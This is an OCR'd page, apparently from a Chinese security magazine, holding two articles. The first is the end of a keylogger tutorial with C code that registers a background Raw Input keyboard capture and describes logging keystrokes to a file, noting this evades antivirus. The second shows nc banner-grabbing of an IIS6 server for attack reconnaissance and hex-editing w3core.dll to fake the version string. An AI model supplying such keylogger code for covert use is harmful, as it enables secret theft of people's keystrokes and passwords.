


图1

下面再来介绍一种Ring3下算是比较底层的键盘记录方法，使用原始输入（Raw Input）记录键盘输入信息。Raw Input的API为应用程序提供了稳定健壮的读取原始数据数据的方式，包括键盘和鼠标。要实现用原始输入方法记录键盘，我们可以按照如下步骤进行：

1.注册原始输入设备

```
BOOL RegisitKeyBord(HWND hwnd)//注册原始键盘设备
{

    RAWINPUTDEVICE rid;
    rid.usUsagePage = 0x01;
    rid.usUsage = 0x06;
    rid.dwFlags = RIDEV_INPUTSINK;
    rid.hwndTarget = hwnd;

    return RegisterRawInputDevices(&rid, 1,
sizeof(RAWINPUTDEVICE));
}
```

2.读取原始输入（响应WM_INPUT消息）

当一个应用程序收到了原始输入，应用程序的消息队列就会得到一个WM_INPUT消息，有两种方法去读取原始数据：标准（没有缓冲的）方法和缓冲方法。前者获取原始输入时，每次获取一个RAWINPUT数据，而且对于大多数HID设备都是可以用这种方式读取的。应用程序调用CallMessage得到WM_INPUT消息，然后应用程序通过WM_INPUT消息，调用GetRawInputData来获取RAWINPUT句柄。相对应的,缓存方式每次得到一系列的RAWINPUT结构。这是给那些能够构产生很大数据量的原始输入。用这种方法去获取数据，首先调用GetRawInputBuffer去获取一系列的RAWINPUT结构。注意NEXTTRAWINPUTBLOCK宏是用来获取下一个RAWINPUT结构的。对话框程序可以直接添加WM_INPUT响应消息，在消息处理函数中我们对原始输入信息进行处理并保存到文件中，具体代码已打包，截取结果如图2所示。




图2

关于这两种Ring3下的键盘记录方式，第二种方式相对来说是比较“绿色”的，也是不容易被杀软拦截的。希望大家能好好理解，不要做一个只会用工具的小菜。

（文章中涉及的相关代码本期光盘已收录）

修改PE文件隐藏IIS6的banner

乱 雪

一般来说，渗透测试前，都需要做好信息收集的工作，比如探测对方的端口、开放的服务等等。针对web服务软件攻击时，确认对方所使用的web服务软件以及具体版本也非常重要的，特别是针对特定版本的0day攻击的时候，需要得到确凿的版本号。

如何确定对方所使用的web服务软件呢？最简单的是，根据HTTP1.1的标准中，服务器返回的HTTP消息头中Server字段中就包含了对方所使用的web服务软件，有些还包含了具体的版本号。我们可以利用nc来看一下。

192.168.0.111是我网段内安的一台web服务器，在命令提示符中运行nc以及带上参数：

nc.exe 192.168.0.111 80

然后可见光标闪烁，意味着需要输入信息，依次输入：

HEAD[空格]/ [空格]HTTP/1.1

HOST:192.168.0.11

上面中“[空格]”标识需要读者自行替换成空格来隔开。接着回车两下。HEAD字段代表只需要服务器返回HTTP头，不需要返回数据；后面的HTTP/1.1是具体的HTTP版本号，现在绝大多数都是HTTP1.1的，基本上不会存在1.0版本的了。不过要是提交HEAD / HTTP/1.0的话，就不需要HOST字段了；HOST字段指服务器的地址，在HTTP 1.1标准头中，HOST字段是必须存在的，而HTTP 1.0中是可选的，但是要是只提交HEAD / HTTP/1.0的话，会自动转换成HTTP 1.1的字段的，不过可以少输一行达到偷懒的效果。之所以要解释这一段，是为了解释为什么有些人疑惑输入HEAD / HTTP/1.0却返回的HTTP 1.1的消息。最后需要回车再回车也是跟HTTP1.1标准有关，前一个回车是HTTP 1.1消息头内需要一个回车结尾，后者回车是提交数据。

之后，服务器将返回HTTP消息，如下：

```
HTTP/1.1 200 OK
```

```
    Content-Length: 11
    Content-Type: text/html
    Content-Location: http://192.168.0.111/index.
htm
    Last-Modified: Fri, 08 Jul 2011 09:31:48 GMT
    Accept-Ranges: bytes
    ETag: "20917dc513dcc1:392"
    Server: Microsoft-IIS/6.0
    Date: Sun, 10 Jul 2011 06:21:11 GMT
    Connection: close
```

第一行响应的值是200，说明请求成功，其他字段在这里不需过多解释，详细的可以见HTTP协议方面的资料。关键字段是Server，冒号后面的值暴露出服务器使用的web软件以及具体版本了。根据这个版本很容易推测出对方使用的windows 2003操作系统。我一直觉得Server头应该可以根据需求自己修改的，因为它很多时候它的弊端大于的利端，而nginx、apache这些开放源码的web服务软件都可以在编译前修改源码中的信息，IIS是闭源的，是没法通过源码修改的。但是再闭源，这些信息也是在文件中存在的，可以直接硬修改文件中的信息来隐藏它，研究了许久，终于找到了方法。之后在网上看到IIS5.0的banner信息也通过类似的方法修改的，却没有找到针对IIS6.0的：）思考一下，web服务软件和客户端浏览器是基于客户端(Client)/服务器(Server）模型的，客户端浏览器发出消息，服务端的web服务软件读取数据，然后传给客户端。所以，我们有两个办法来隐藏信息，一是在它传送给客户端的之前就劫持信息，修改后某些敏感信息后再传送，类似于代理，不过这样降低了不少的性能；二是干脆就修改了文件中的信息，让它传给客户端我们修改后的信息。




图1

经过一番研究，终于发现这些信息是存在c:\windows\system32\inetsrv\w3core.dll文件中的，对于这样的二进制PE文件，只有通过修改二进制来了。下来咱们就开始修改。默认下，windows 2003是开启了系统文件保护的，所以欲开刀，需删除c:\windows\system32\dllcache中备份的w3core.dll文件。若不删除，修改了文件后会被替换回来的。这个路径需要直接在地址栏中手动输入。删除后，咱们用Uedit32打开c:\windows\system32\inetsrv\w3core.dll。在茫茫16进制代码中，咱们一个一个寻找关键信息是比较麻烦的。咱们直接搜索，点击菜单栏上的“搜索”——“查找”，至于搜索内容，咱们就从刚才用nc提交信息后服务器返回的消息中Server字段中提取关键字，我就用“6.0”为关键字。记得勾选“查找ASCII”，如图1所示：

查找结果如图2：




图2

图2中刷黑部分就是查找的结果，就可以直接修改这里了。我把“36”直接改成“37”，后边的显示就成了7.0了，读者可以按自己的喜好修改，这里我伪造成IIS7.0，如图3：




图3




图4

